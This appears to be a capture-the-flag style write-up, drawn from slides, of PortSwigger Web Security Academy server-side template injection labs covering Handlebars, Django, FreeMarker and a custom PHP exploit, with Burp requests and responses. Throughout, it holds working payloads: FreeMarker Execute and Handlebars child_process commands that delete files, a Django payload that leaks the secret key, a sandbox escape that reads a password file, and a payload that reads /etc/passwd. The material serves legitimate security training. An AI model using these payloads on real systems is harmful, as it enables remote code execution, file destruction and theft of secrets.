<p>It is important to remind our customers that purchasing our angel costume, if you really are a little devil, will be in breach of the contract you sign with us at the point of purchase. This can be punishable by law and you could be prosecuted.</p>
<p>Hurry! Only ${product.stock} left of ${product.name} at ${product.price}.</p>

<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("rm /home/carlos/morale.txt") }


```

Preview

Save

It is so hard when meeting people for the first time to work out if they are the good guys or the bad guys. Hey, g
 Impression Costumes, you can signal that you are the angel those potential dates are looking for.</p> <p>Our real
 have the dates falling at your feet, no more wasting time for them on someone who might be a little devil inside. And
 they make up their minds. Your evening will begin as soon as you set foot inside the doors.</p> <p>Everyone will w
 polish your halo, the jokes will come flooding and the conversation will flow freely. Watch as all the other guys fall by
 important to remind our customers that purchasing our angel costume, if you really are a little devil, will be in breac

Lab: Server-side template injection in an unknown language with a documented exploit

Lab: Server-side template injection in an unknown language with a documented exploit

- This lab is vulnerable to server-side template injection. To solve the lab, identify the template engine and find a documented exploit online that you can use to execute arbitrary code, then delete the morale.txt file from Carlos's home directory.
- **Summary – Steps to Exploit:**
- See slides.

- Work through the entire application and inject template injection payloads.

Request

Pretty

Raw

Hex

Hackvortor

```

1 GET /?message=
  Unfortunately%20this%20product%20is%20out%20of%20stock HTTP/2
2 Host: 0abb0062039beae08721a9e000e50028.web-security-academy.net
3 Cookie: session=eZNocaOHXDg4tPtL5shbdOjn7aGokbWI
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/111.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0abb0062039beae08721a9e000e50028.web-security-academy.net
  /?message=Unfortunately%20this%20product%20is%20out%20of%20stock
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15

```

Response

Pretty

Raw

Hex

Render

Hackvortor

```

46 </section>
47 </header>
48 <header class="notification-header">
49 </header>
50 <section class="ecommerce-pageheader">
51   
52 </section>
53 <div>
  Unfortunately this product is out of stock
54 </div>
55 <section class="container-list-tiles">
56   <div>
57     
58     <h3>
      Lightbulb Moments
59     </h3>
60     
61     $41.45
62     <a class="button" href="/product?productId=1">
      View details
63     </a>

```

Request

Pretty

Raw

Hex

Hackvortor

```

1 GET /?message=
  Unfortunately%20this%20product%20is%20out%20of%20stock{{7*7}}
  HTTP/2
2 Host: 0abb0062039beae08721a9e000e50028.web-security-academy.net
3 Cookie: session=eZNocaOHXDg4tPtL5shbdOjn7aGokbWI
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/111.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0abb0062039beae08721a9e000e50028.web-security-academy.net
  /?message=Unfortunately%20this%20product%20is%20out%20of%20stock
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

```

Response

Pretty

Raw

Hex

Render

Hackvortor

```

39 <div theme="">
40   <section class="maincontainer">
41     <div class="container">
42       <header class="navigation-header">
43       </header>
44       <h4>
        Internal Server Error
45       </h4>
46       <p class="is-warning">
        /opt/node-v19.8.1-linux-x64/lib/node_modules/handlebars/d
        ist/cjs/handlebars/compiler/parser.js:267
        throw new Error(str);
47         ^
48
49       Error: Parse error on line 1:
50         ...ct is out of stock{{7*7}}
51         -----^
52       Expecting &apos;ID&apos;;, &apos;STRING&apos;;,
        &apos;NUMBER&apos;;, &apos;BOOLEAN&apos;;,
        &apos;UNDEFINED&apos;;, &apos;NULL&apos;;,
        &apos;DATA&apos;;, got &apos;INVALID&apos;;
53       at Parser.parseError
        (/opt/node-v19.8.1-linux-x64/lib/node_modules/handlebars/
        dist/cjs/handlebars/compiler/parser.js:267:19)
54       at Parser.parse
        (/opt/node-v19.8.1-linux-x64/lib/node_modules/handlebars/
        dist/cjs/handlebars/compiler/parser.js:336:30)
55       at HandlebarsEnvironment.parse
        (/opt/node-v19.8.1-linux-x64/lib/node_modules/handlebars/
        dist/cjs/handlebars/compiler/base.js:46:43)
56       at compileInput

```

- Injecting the following payload caused an error that disclosed the template engine that is being used (Handlebars):
- `{{7*7}}`

- Resource:
 - <http://mahmoudsec.blogspot.com/2019/04/handlebars-template-injection-and-rce.html>
- Using the following payload helped to determine the correct path towards exploitation, the application returned [object Object]:
- `{{this}}{{self}}`

Request		Response	
Pretty	Raw	Pretty	Raw
1	GET /?message=Unfortunately%20this%20product%20is%20out%20of%20stock({{this}}{{self}}) HTTP/2	48	<header class="notification-header">
2	Host: 0abb0062039beae08721a9e000e50028.web-security-academy.net	49	</header>
3	Cookie: session=e2Noca0HXDg4tPtL5shbd0jn7aGokbWI	50	<section class="ecommerce-pageheader">
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0	51	
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	52	</section>
6	Accept-Language: en-US,en;q=0.5	53	<div>
7	Accept-Encoding: gzip, deflate	54	Unfortunately this product is out of stock[object Object]
8	Referer: https://0abb0062039beae08721a9e000e50028.web-security-academy.net/?message=Unfortunately%20this%20product%20is%20out%20of%20stock	55	</div>
9	Upgrade-Insecure-Requests: 1	56	<section class="container-list-tiles">
10	Sec-Fetch-Dest: document	57	<div>
11	Sec-Fetch-Mode: navigate	58	
12	Sec-Fetch-Site: same-origin	59	<h3>
13	Sec-Fetch-User: ?1	60	Lightbulb Moments
14	Te: trailers	61	</h3>
15		62	
		63	\$41.45
		64	
		65	View details
		66	
		67	</div>
		68	<div>

- URL encode the entire payload disclosed in the resource in previous slide.
- Swap the following: `return JSON.stringify(process.env);`
- To any of the following payloads to delete a file from the server's file system:
 - `return require('child_process').execSync('rm /home/carlos/morale.txt');`
 - `return require('child_process').exec('rm /home/carlos/morale.txt');`

Request

Pretty Raw Hex Hackvortor

```

1 GET /?message=
%7b%7b%23%77%69%74%68%20%22%73%22%20%61%73%20%7c%73%74%72%69%6e%
67%7c%7d%7d%0a%20%20%7b%7b%23%77%69%74%68%20%22%65%22%7d%7d%0a%2
0%20%20%20%7b%7b%23%77%69%74%68%20%73%70%6c%69%74%20%61%73%20%7c
%63%6f%6e%73%6c%69%73%74%7c%7d%7d%0a%20%20%20%20%20%20%7b%7b%74%
68%69%73%2e%70%6f%70%7d%7d%0a%20%20%20%20%20%20%7b%7b%74%68%69%7
3%2e%70%75%73%68%20%28%6c%6f%6e%6b%75%70%20%73%74%72%69%6e%67%2e
%73%75%62%20%22%63%6f%6e%73%74%72%75%63%74%6f%72%22%29%7d%7d%0a%
20%20%20%20%20%20%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0a%20%20%2
0%20%20%20%7b%7b%23%77%69%74%68%20%73%74%72%69%6e%67%2e%73%70%6c
%69%74%20%61%73%20%7c%63%6f%64%65%6c%69%73%74%7c%7d%7d%0a%20%20%
20%20%20%20%20%20%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0a%20%20%2
0%20%20%20%20%20%7b%7b%74%68%69%73%2e%70%75%73%68%20%22%72%65%74
%75%72%6e%20%72%65%71%75%69%72%65%28%27%63%68%69%6c%64%5f%70%72%
6f%63%65%73%73%27%29%2e%65%78%65%63%53%79%6e%63%28%27%72%6d%20%2
f%68%6f%6d%65%2f%63%61%72%6c%6f%73%2f%6d%6f%72%61%6c%65%2e%74%78
%74%27%29%3b%22%7d%7d%0a%20%20%20%20%20%20%20%7b%7b%74%68%69%
73%2e%70%6f%70%7d%7d%0a%20%20%20%20%20%20%20%7b%7b%23%65%61%6
3%68%20%63%6f%6e%73%6c%69%73%74%7d%7d%0a%20%20%20%20%20%20%20%20
%20%20%7b%7b%23%77%69%74%68%20%28%73%74%72%69%6e%67%2e%73%75%62%
2e%61%70%70%6c%79%20%30%20%63%6f%64%65%6c%69%73%74%29%7d%7d%0a%2
0%20%20%20%20%20%20%20%20%20%20%7b%7b%74%68%69%73%74%7d%7d%0a%20
%20%20%20%20%20%20%20%20%20%20%7b%7b%2f%77%69%74%68%7d%7d%0a%20%20
20%20%20%20%20%7b%7b%2f%65%61%63%68%7d%7d%0a%20%20%20%20%20%20%2
0%7b%7b%2f%77%69%74%68%7d%7d%0a%20%20%20%20%7b%7b%2f%77%69%74%68
%7d%7d%0a%20%20%20%7b%7b%2f%77%69%74%68%7d%7d%0a%7b%7b%2f%77%69%74%
68%7d%7d HTTP/2
Host: 0abb0062039beae08721a9e000e50028.web-security-academy.net
Cookie: session=e2Noca0HXDg4tPtL5shbd0jn7aGokbWI
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0abb0062039beae08721a9e000e50028.web-security-academy.ne

```

Response

Pretty Raw Hex Render Hackvortor

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 10625
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel
=stylesheet>
10    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11    <title>
      Server-side template injection in an unknown language with
a documented exploit
    </title>
12  </head>
13  <body>
14    <script src=/resources/labheader/js/labHeader.js>
    </script>
15    <div id=academyLabHeader>
16      <section class=academyLabBanner>
17        <div class=container>
18          <div class=logo>
          </div>
19          <div class=title-container>
20            <h2>
      Server-side template injection in an unknown
language with a documented exploit
    </h2>
21    <a class=link-back href=
https://portswigger.net/web-security/server-side-tem
plate-injection/exploiting/lab-server-side-template-
injection-in-an-unknown-language-with-a-documented-e
xploit>
22      Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
23      <svg version=1.1 id=Layer_1 xmlns=
http://www.w3.org/2000/svg' xmlns:xlink=
http://www.w3.org/1999/xlink' x=0px y=0px viewBox=

```

Inspector

Decoded from: URL encoding

```

({#with "s" as |string|}) \n
  {{#with "e"}} \n
    {{#with split as |conslist|}} \n
      {{this.pop}} \n
      {{this.push (lookup string.sub
"constructor")}} \n
      {{this.pop}} \n
      {{#with string.split as |codel
ist|}} \n
        {{this.pop}} \n
        {{this.push "return require(
'child_process').execSync('rm /home/
carlos/morale.txt');")}} \n
        {{this.pop}} \n
        {{#each conslist}} \n
          {{#with (string.sub.apply
0 codelist)}} \n
            {{this}} \n
            {{/with}} \n
            {{/each}} \n
            {{/with}} \n
            {{/with}} \n
            {{/with}} \n
            {{/with}} \n
            {{/with}}

```

Lab: Server-side template injection with
information disclosure via user-supplied objects

Lab: Server-side template injection with information disclosure via user-supplied objects


- This lab is vulnerable to server-side template injection due to the way an object is being passed into the template. This vulnerability can be exploited to access sensitive data.
- To solve the lab, steal and submit the framework's secret key.
- You can log in to your own account using the following credentials:
- content-manager:C0nt3ntM4n4g3r
- **Summary – Steps to Exploit:**
- See slides.

- Go through the application's functionality and submit template injection related payloads to trigger an error message.
- The error message discloses the template engine that the application is using – Django.

<https://0aca003c046c5506825f4ca200b80052.web-security-academy.net/product?productId=1>



Server-side template injection with information disclosure via user-supplied objects

LAB Not solved 

[Back to lab home](#)

[Submit solution](#)

[Back to lab description >>](#)

Internal Server Error

Traceback (most recent call last): File "<string>", line 11, in <module> File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 191, in __init__ self.nodelist = self.compile_nodelist() File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 230, in compile_nodelist return parser.parse() File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 486, in parse raise self.error(token, e) django.template.exceptions.TemplateSyntaxError: Could not parse the remainder: '(java.lang.System).getenv()' from 'T(java.lang.System).getenv()'

- Django template engine has a "debug" function that can be used to view a detailed report of the configured template engine.

Template:

```
<p>Do you love public displays of affection? Are you and your partner one of those
insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to
one or both of these questions, you need the Couple's Umbrella. And possible therapy.</p>
<p>Not content being several yards apart, you and your significant other can dance around in
the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the
umbrella only has one handle so you can be sure to hold hands whilst barging children and
the elderly out of your way. Available in several romantic colours, the only tough decision will
be what colour you want to demonstrate your over the top love in public.</p>
<p>Cover both you and your partner and make the rest of us look on in envy and disgust with
the Couple's Umbrella.</p>
<p>Hurry! Only {{product.stock}} left of {{product.name}} at {{product}}.</p>

{% debug %}
```

Preview

Save

- Payload:
- {% debug %}

```
<p>Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you
answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy.</p> <p>Not content being several yards apart, you and
your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one
handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will
be what colour you want to demonstrate your over the top love in public.</p> <p>Cover both you and your partner and make the rest of us look on in envy and
disgust with the Couple's Umbrella.</p> <p>Hurry! Only 29 left of Couple's Umbrella at {&#39;price&#39;: &#39;$9.55&#39;, &#39;name&#39;:
'Couple's Umbrella', &#39;stock&#39;: 29}</p> {'product': {'name': 'Couple's Umbrella', 'price': '$9.55', 'stock': 29}, 'settings': <LazySettings
'None'>}{False': False, 'None': None, 'True': True} {'Cookie': <module 'Cookie' from '/usr/lib/python2.7/cookie.pyc'>, 'HTMLParser': <module 'HTMLParser' from
'/usr/lib/python2.7/HTMLParser.pyc'>, 'SocketServer': <module 'SocketServer' from '/usr/lib/python2.7/SocketServer.pyc'>, 'StringIO': <module 'StringIO' from
'/usr/lib/python2.7/StringIO.pyc'>, 'UserDict': <module 'UserDict' from '/usr/lib/python2.7/UserDict.pyc'>, 'UserList': <module 'UserList' from '/usr/lib/python2.7
/UserList.pyc'>, '__builtin__': <module '__builtin__' (built-in)>, '__future__': <module '__future__' from '/usr/lib/python2.7/__future__.pyc'>, '__main__': <module
'__main__' (built-in)>, '_abcoll': <module '_abcoll' from '/usr/lib/python2.7/_abcoll.pyc'>, '_ast': <module '_ast' (built-in)>, '_bisect': <module '_bisect' (built-in)>,
'_codecs': <module '_codecs' (built-in)>, '_collections': <module '_collections' (built-in)>, '_ctypes': <module '_ctypes' from '/usr/lib/python2.7/lib-dynload
/_ctypes.x86_64-linux-gnu.so'>, '_functools': <module '_functools' (built-in)>, '_hashlib': <module '_hashlib' from '/usr/lib/python2.7/lib-dynload/_hashlib.x86_64-
linux-gnu.so'>, '_heapq': <module '_heapq' (built-in)>, '_io': <module '_io' (built-in)>, '_json': <module '_json' from '/usr/lib/python2.7/lib-dynload/_json.x86_64-
linux-gnu.so'>, '_locale': <module '_locale' (built-in)>, '_random': <module '_random' (built-in)>, '_socket': <module '_socket' (built-in)>, '_sre': <module '_sre'
(built-in)>, '_ssl': <module '_ssl' from '/usr/lib/python2.7/lib-dynload/_ssl.x86_64-linux-gnu.so'>, '_struct': <module '_struct' (built-in)>, '_sysconfigdata': <module
'_sysconfigdata' from '/usr/lib/python2.7/_sysconfigdata.pyc'>, '_sysconfigdata_nd': <module '_sysconfigdata_nd' from '/usr/lib/python2.7/plat-x86_64-linux-
gnu/_sysconfigdata_nd.pyc'>, '_warnings': <module '_warnings' (built-in)>, '_weakref': <module '_weakref' (built-in)>, '_weakrefset': <module '_weakrefset' from
```

- The "settings" Object can be used to retrieve sensitive information from the template engine configuration.
- Payload:
- `{{settings.SECRET_KEY}}`

[Home](#) | [My account](#)

Template:

```
<p>Do you love public displays of affection? Are you and your partner one of those
insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to
one or both of these questions, you need the Couple's Umbrella. And possible therapy.</p>
<p>Not content being several yards apart, you and your significant other can dance around in
the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the
umbrella only has one handle so you can be sure to hold hands whilst barging children and
the elderly out of your way. Available in several romantic colours, the only tough decision will
be what colour you want to demonstrate your over the top love in public.</p>
<p>Cover both you and your partner and make the rest of us look on in envy and disgust with
the Couple's Umbrella.</p>
<p>Hurry! Only {{product.stock}} left of {{product.name}} at {{product}}.</p>

{{settings.SECRET_KEY}}
```

Preview

Save

<p>Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy.</p> <p>Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public.</p> <p>Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.</p> <p>Hurry! Only 118 left of Couple's Umbrella at {'price'; '\$9.55';, 'name'; "Couple's Umbrella";, 'stock'; 118}.</p> 6ibk6q5xdeexauhu5f0kxx9yo8suykk

Lab: Server-side template injection in a sandboxed environment

Lab: Server-side template injection in a sandboxed environment

- This lab uses the Freemarker template engine. It is vulnerable to server-side template injection due to its poorly implemented sandbox. To solve the lab, break out of the sandbox to read the file `my_password.txt` from Carlos's home directory. Then submit the contents of the file.
- You can log in to your own account using the following credentials:
- `content-manager:C0nt3ntM4n4g3r`
- **Summary – Steps to Exploit:**
- See slides.

- Go through all the application's functionality and there is an "Edit Template" function where we have access to the Product Object.
- We can use the JavaDoc for the Object Class to find methods that should be available on All objects.
- The following payload confirms this:
- `${product.getClass()}`

Template:

are delighted to introduce you to our new, state of the art, home office. ZZZZZZ Bed is a revolutionary space-saving concept for those of you struggling to fit everything into your tiny home. But it's not just about its useful integration in your existing room, it's also about the convenience it offers in your work and leisure time.

Picture this, you are halfway through your working day and it's time for a well-earned nap. You will be able to save time by moving your work to one side, as you lie back and drift off without interrupting the natural flow of the day. When you've had your power nap, and are ready to get back to it everything is there waiting for you.

Nothing can offer you a work-life balance like the ZZZZZZ bed can. Sleep in comfort when you need to, whatever time of day it is. Wake up and work any time sleep is getting the better of you, your office will always be at your fingertips. Call us today for a free quote and to discuss any of our innovative add-ons you will wonder how you ever lived without

Hurry! Only `${product.stock}` left of `${product.name}` at `${product.price}`.

`${product.getClass()}`

Preview

Save

We are delighted to introduce you to our new, state of the art, home office. ZZZZZZ Bed is a revolutionary space-saving concept for those of you struggling to fit everything into your tiny home. But it's not just about its useful integration in your existing room, it's also about the convenience it offers in your work and leisure time.

Picture this, you are halfway through your working day and it's time for a well-earned nap. You will be able to save time by moving your work to one side, as you lie back and drift off without interrupting the natural flow of the day. When you've had your power nap, and are ready to get back to it everything is there waiting for you.

Nothing can offer you a work-life balance like the ZZZZZZ bed can. Sleep in comfort when you need to, whatever time of day it is. Wake up and work any time sleep is getting the better of you, your office will always be at your fingertips. Call us today for a free quote and to discuss any of our innovative add-ons you will wonder how you ever lived without

Hurry! Only 307 left of ZZZZZZ Bed - Your New Home Office at \$8.11.

class lab.actions.templateengines.FreeMarkerProduct

- A sequence of method invocations grants access to a Class where we can read a file. Since the application is executing this code server-side we get the server's file system data.
- Final Payload:
- `${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}`

Template:

```

<p>We are delighted to introduce you to our new, state of the art, home office. ZZZZZZ Bed is a revolutionary space-saving concept for those of you struggling to fit everything into your tiny home. But it's not just about its useful integration in your existing room, it's also about the convenience it offers in your work and leisure time.</p>
<p>Picture this, you are halfway through your working day and it's time for a well-earned nap. You will be able to save time by moving your work to one side, as you lie back and drift off without interrupting the natural flow of the day. When you've had your power nap, and are ready to get back to it everything is there waiting for you.</p>
<p>Nothing can offer you a work-life balance like the ZZZZZZ bed can. Sleep in comfort when you need to, whatever time of day it is. Wake up and work any time sleep is getting the better of you, your office will always be at your fingertips. Call us today for a free quote and to discuss any of our innovative add-ons you will wonder how you ever lived without</p>
<p>Hurry! Only ${product.stock} left of ${product.name} at ${product.price}.</p>

${product.getClass()}
${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}

```

Preview

Save

<p>We are delighted to introduce you to our new, state of the art, home office. ZZZZZZ Bed is a revolutionary space-saving concept for those of you struggling to fit everything into your tiny home. But it's not just about its useful integration in your existing room, it's also about the convenience it offers in your work and leisure time.</p> <p>Picture this, you are halfway through your working day and it's time for a well-earned nap. You will be able to save time by moving your work to one side, as you lie back and drift off without interrupting the natural flow of the day. When you've had your power nap, and are ready to get back to it everything is there waiting for you.</p> <p>Nothing can offer you a work-life balance like the ZZZZZZ bed can. Sleep in comfort when you need to, whatever time of day it is. Wake up and work any time sleep is getting the better of you, your office will always be at your fingertips. Call us today for a free quote and to discuss any of our innovative add-ons you will wonder how you ever lived without</p> <p>Hurry! Only 29 left of ZZZZZZ Bed - Your New Home Office at \$8.11.</p> class lab.actions.templateengines.FreeMarkerProduct 102 53 122 115 51 120 116 102 114 114 108 117 108 102 99 50 118 114 108 50


Lab: Server-side template injection with a custom exploit


Lab: Server-side template injection with a custom exploit


- This lab is vulnerable to server-side template injection. To solve the lab, create a custom exploit to delete the file `/.ssh/id_rsa` from Carlos's home directory.
- You can log in to your own account using the following credentials: `wiener:peter`
- Warning
- As with many high-severity vulnerabilities, experimenting with server-side template injection can be dangerous. If you're not careful when invoking methods, it is possible to damage your instance of the lab, which could make it unsolvable. If this happens, you will need to wait 20 minutes until your lab session resets.
- **Summary – Steps to Exploit:**
- See slides.


- Go through the application's workflow and identify any functions that may be vulnerable to template injection.

Comments

 Aileen Slightly | 08 March 2023
We all know a song about that, don't we?

 Greg Fomercy | 24 March 2023
I've just opened a restaurant, I'd like to plaster your blog posts on the walls. Is that in breach of copyright? If it is, do you know any decorators

 Shawn Again | 01 April 2023
Someone on the train was reading this over my shoulder so I asked if he wanted it. I didn't mean my iPad!

 Peter Wiener | 03 April 2023
Test

Leave a comment

Comment:

Post Comment

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

Update email

Preferred name

Nickname 

Submit





Avatar:


Browse... No file selected.


Upload

Comments

 Aileen Slightly | 08 March 2023
We all know a song about that, don't we?

 Greg Fomercy | 24 March 2023
I've just opened a restaurant, I'd like to plaster your blog posts on the walls. Is that in breach of copyright? If it is, do you know any decorators

 Shawn Again | 01 April 2023
Someone on the train was reading this over my shoulder so I asked if he wanted it. I didn't mean my iPad!

 H0td0g | 03 April 2023
Test

Leave a comment

Comment:

Request

PrettyRawHexHackvortor

```
1 POST /my-account/change-blog-post-author-display HTTP/2
2 Host: 0a6c00d903f14d88800721dc00f70066.web-security-academy.net
3 Cookie: session=cDcEKbBLUYJvER8DvQeYbQmANx9Z5DkX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 83
10 Origin: https://0a6c00d903f14d88800721dc00f70066.web-security-academy.net
11 Referer: https://0a6c00d903f14d88800721dc00f70066.web-security-academy.net/my-account?id=wiener
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 blog-post-author-display=user.nickname)}}{{7*7&csrf=uezNy20A7BobIkNONj11DkL28peFPxgf
```

- Using a common identification payload for template injection, the application executes the code server-side and returns the value in the response:
- }}{{7*7

Response

PrettyRawHexRenderHackvortor

```
1 HTTP/2 302 Found
2 Location: /my-account
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

- Like a previous lab, we can confirm if the "change-author-display" function is vulnerable to template injection.

Comments

- Aileen Slightly | 08 March 2023

We all know a song about that, don't we?
- Greg Fomercy | 24 March 2023

I've just opened a restaurant, I'd like to plaster your blog posts on the walls. Is that in breach of copyright? If it is, do you know any decorators
- Shawn Again | 01 April 2023

Someone on the train was reading this over my shoulder so I asked if he wanted it. I didn't mean my iPad!
- H0td0g49 | 03 April 2023

Test

Leave a comment

Comment:

Request

```
Pretty Raw Hex Hackvortor
1 POST /my-account/change-blog-post-author-display HTTP/2
2 Host: 0a6c00d903f14d88800721dc00f70066.web-security-academy.net
3 Cookie: session=cDCeKBbLUYJVeR8DvQeYbQmANx9Z5DkX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/111.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
  =0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 85
10 Origin: https://0a6c00d903f14d88800721dc00f70066.web-security-academy.net
11 Referer:
  https://0a6c00d903f14d88800721dc00f70066.web-security-academy.net/my-account?id=w
  iener
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 blog-post-author-display=user.getClass()}}{{7*7&csrf=
  uezNyZ0A7BobIkNONj11DkL28peFPxgf
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /my-account
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

- We have access to the "User" Object.
- One way to confirm is by invoking the getClass() method and the application does not return an error.

Comments



Aileen Slightly | 08 March 2023

We all know a song about that, don't we?



Greg Fomercy | 24 March 2023

I've just opened a restaurant, I'd like to plaster your blog posts on the walls. Is that in breach of copyright? If it is, do you know any decorators



Shawn Again | 01 April 2023

Someone on the train was reading this over my shoulder so I asked if he wanted it. I didn't mean my iPad!




49 | 03 April 2023

Test

Leave a comment

Comment:



```
PHP Fatal error:  Uncaught Exception: Uploaded file mime type is not an image: text/plain in /home/carlos/User.php:28
Stack trace:
#0 /home/carlos/avatar_upload.php(19): User->setAvatar('/tmp/test.txt', 'text/plain')
#1 {main}
   thrown in /home/carlos/User.php on line 28
```

- Submitting an invalid file using the file upload functionality leads to an overly verbose error message that discloses useful information:
- `/home/carlos/avatar_upload.php`
- `/home/carlos/User.php`
- `User->setAvatar()`

My Account

Your username is: wiener

Your email is: wiener@normal-user.net


Email

Update email

Preferred name

Name ▼

Submit



Avatar:

Browse... test.txt

Upload

Request	
	Pretty Raw Hex Hackvortor
1	POST /my-account/change-blog-post-author-display HTTP/2
2	Host: 0a6c00d903f14d88800721dc00f70066.web-security-academy.net
3	Cookie: session=cDCeKBbLUYJVeR8DvQeYbQmANx9Z5DkX
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6	Accept-Language: en-US,en;q=0.5
7	Accept-Encoding: gzip, deflate
8	Content-Type: application/x-www-form-urlencoded
9	Content-Length: 111
10	Origin: https://0a6c00d903f14d88800721dc00f70066.web-security-academy.net
11	Referer: https://0a6c00d903f14d88800721dc00f70066.web-security-academy.net/my-account?id=wiener
12	Upgrade-Insecure-Requests: 1
13	Sec-Fetch-Dest: document
14	Sec-Fetch-Mode: navigate
15	Sec-Fetch-Site: same-origin
16	Sec-Fetch-User: ?1
17	Te: trailers
18	
19	blog-post-author-display=user.setAvatar('/etc/passwd','image/jpeg')}}{{7*7&csrf=uezNyZOA7BobIkNONj11DkL28peFPxgf

Response	
	Pretty Raw Hex Render
1	HTTP/2 302 Found
2	Location: /my-account
3	X-Frame-Options: SAMEORIGIN
4	Content-Length: 0
5	
6	

- In the change author display request, we can set a new Avatar with the value of "/etc/passwd".

- This GET request is used to view the file "image" that has been uploaded to the application.
- Here we can successfully view the contents of the "/etc/passwd" file.

Request	
